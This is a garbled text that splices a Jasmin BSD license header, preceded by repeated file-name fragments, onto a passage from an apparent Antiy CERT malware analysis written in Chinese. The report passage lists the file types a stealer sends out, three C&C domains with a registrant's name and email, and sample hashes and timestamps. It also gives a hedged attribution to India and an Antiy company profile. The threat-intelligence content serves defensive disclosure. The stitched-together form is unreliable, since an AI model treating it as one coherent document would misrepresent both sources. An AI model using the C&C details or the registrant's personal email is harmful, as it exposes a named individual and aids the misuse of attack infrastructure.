MSMQ.....license-jasmin.txtMSMQ.....license-jasmin.txtMSMQ...../*
* Copyright (c) 1996-2004, Jon Meyer
* All rights reserved.
* Redistribution and use in source and binary forms, with or without modification, are permitted provided
* that the following conditions are met:
*
* Redistributions of source code must retain the above copyright notice, this list of conditions
* and the following disclaimer.
*
* Redistributions in binary form must reproduce the above copyright notice, this list of conditions
* and the following disclaimer in the documentation and/or other materials provided with the
* distribution.
*
* Neither the name of the Jon Meyer nor the names of its contributors may be used to
* endorse or promote products derived from this software without specific prior written permission.
*
* THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS "AS IS" AND ANY EXPRESS OR IMPLIED
* WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A
* PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE COPYRIGHT OWNER OR CONTRIBUTORS BE LIABLE FOR
* ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT
* LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS
* INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR
* TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF
* ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.
*
* Jasmin was written by Jon Meyer, www.cybergrain.com
* The Jasmin website is jasmin.sourceforge.net.
*/

```



图 19 回传用户文件

恶意代码回传以下文件后缀名的文件，包括：

doc\ docx\ ppt\ pptx\ xls\ xlsx\ txt\ rtf\ pdf\ sql\ inp

3 信息统计&活跃分析

3.1 域名统计

通过分析并关联发现此类样本共涉及三个域名：

web4solution.net
securedesignus.com
securedesignuk.com

根据 whois 信息查询可知，三个域名属于同一个注册人，并且其中一个域名在近期进行了 Whois 隐私保护（域名注册者为了隐藏自己的注册信息包括域名注册人、域名注册人邮箱、电话号码等信息，这种服务一般为有偿服务）。

C&C 域名	注册时间	注册人	域名注册邮箱
web4solution.net	2014.03.06	Ashraf Ahmed	ashrafahmed2882@yahoo.com
securedesignus.com	2010.06.28	Ashraf Ahmed	ashrafahmed2882@yahoo.com
	2016-08-17		Whois 隐私保护
securedesignuk.com	2011.12.20	Ashraf Ahmed	ashrafahmed2882@yahoo.com

通过如上表格我们可以发现这三个域名属于同一个人或者组织申请，而三个域名的注册地为印度，而且注册人名为印度常用人名。

3.2 样本时间戳统计

编号	MD5	时间戳
Sample1	8EA35293CBB0712A520C7B89059D5A2A	2012/4/17 8:12:32
Sample2	B1380AF637B4011E674644E0A1A53A64	2012/4/17 8:12:32
Sample3	6992370821F8FBEEA4A96F7BE8015967	2012/4/17 8:12:32
Sample4	ADD971B2F4444F6EB762825BB3675CDE	2012/4/17 8:12:32
Sample5	2A794573F69C2C81DB408F792A7C616B	2014/7/17 11:23:51
Sample6	D9181D69C40FC95D7D27448F5ECE1878	2014/8/29 8:47:41

此次事件共捕获了 6 个主程序，通过时间戳可以看出该恶意代码可以追溯到 2012 年，结合域名的注册时间可以认为该恶意代码作者从 2010 年开始注册域名，到 2012 年开始使用窃密样本进行小范围攻击，2014 年比较活跃，今年 8 月恶意代码作者开始做域名的 Whois 隐私保护，直到如今 web4solution.net 域名依然活跃，可见恶意代码作者进行了长达四年的持续性攻击。相应时间轴见下图。




图 20 域名与样本时间戳时间轴

4 总结

该恶意代码的持续时间长达四年之久，而且样本数量较少，之所以一直未被发现，也许是因为攻击者并没有进行大范围的攻击，仅仅对少数的有价值的目标进行针对性攻击。该恶意代码使用的两个 DLL 组件功能清晰、攻击有效，很有可能是某个 APT 组织的最后一步攻击载荷——窃取资料。安天 CERT 研究人员分析发现，该恶意代码并不属于已曝光的 APT 组织的相关恶意代码。

虽然该恶意代码的 PDB 路径中的文件夹名“Shakti”是印度某宗教的词语，且域名注册人名为印度常用人名，域名地域为印度，但是并不能完全确定该攻击来自印度。

附录一：关于安天

安天从反病毒引擎研发团队起步，目前已发展成为以安天实验室为总部，以企业安全公司、移动安全公司为两翼的集团化安全企业。安天始终坚持以安全保障用户价值为企业信仰，崇尚自主研发创新，在安全检测引擎、移动安全、网络协议分析还原、动态分析、终端防护、虚拟化安全等方面形成了全能力链布局。安天的监控预警能力覆盖全国、产品与服务辐射多个国家。安天将大数据分析、安全可视化等方面的技术与产品体系有效结合，以海量样本自动化分析平台延展工程师团队作业能力、缩短产品响应周期。结合多年积累的海量安全威胁知识库，综合应用大数据分析、安全可视化等方面经验，推出了应对高级持续性威胁（APT）和面向大规模网络与关键基础设施的态势感知与监控预警解决方案。

全球超过三十家以上的著名安全厂商、IT 厂商选择安天作为检测能力合作伙伴，安天的反病毒引擎得以为全球近十万台网络设备和网络安全设备、近两亿部手机提供安全防护。安天移动检测引擎是全球首个获得 AV-TEST 年度奖项的中国产品。

安天技术实力得到行业管理机构、客户和伙伴的认可，安天已连续四届蝉联国家级安全应急支撑单位资质，亦是中国国家信息安全漏洞库六家首批一级支撑单位之一。

安天是中国应急响应体系中重要的企业节点，在红色代码、口令蠕虫、震网、破壳、沙虫、方程式等重大安全事件中，安天提供了先发预警、深度分析或系统的解决方案。

安天实验室更多信息请访问：<http://www.antiy.com>（中文）

<http://www.antiy.net>（英文）

安天企业安全公司更多信息请访问：<http://www.antiy.cn>

安天移动安全公司（AVL TEAM）更多信息请访问：<http://www.avlsec.com>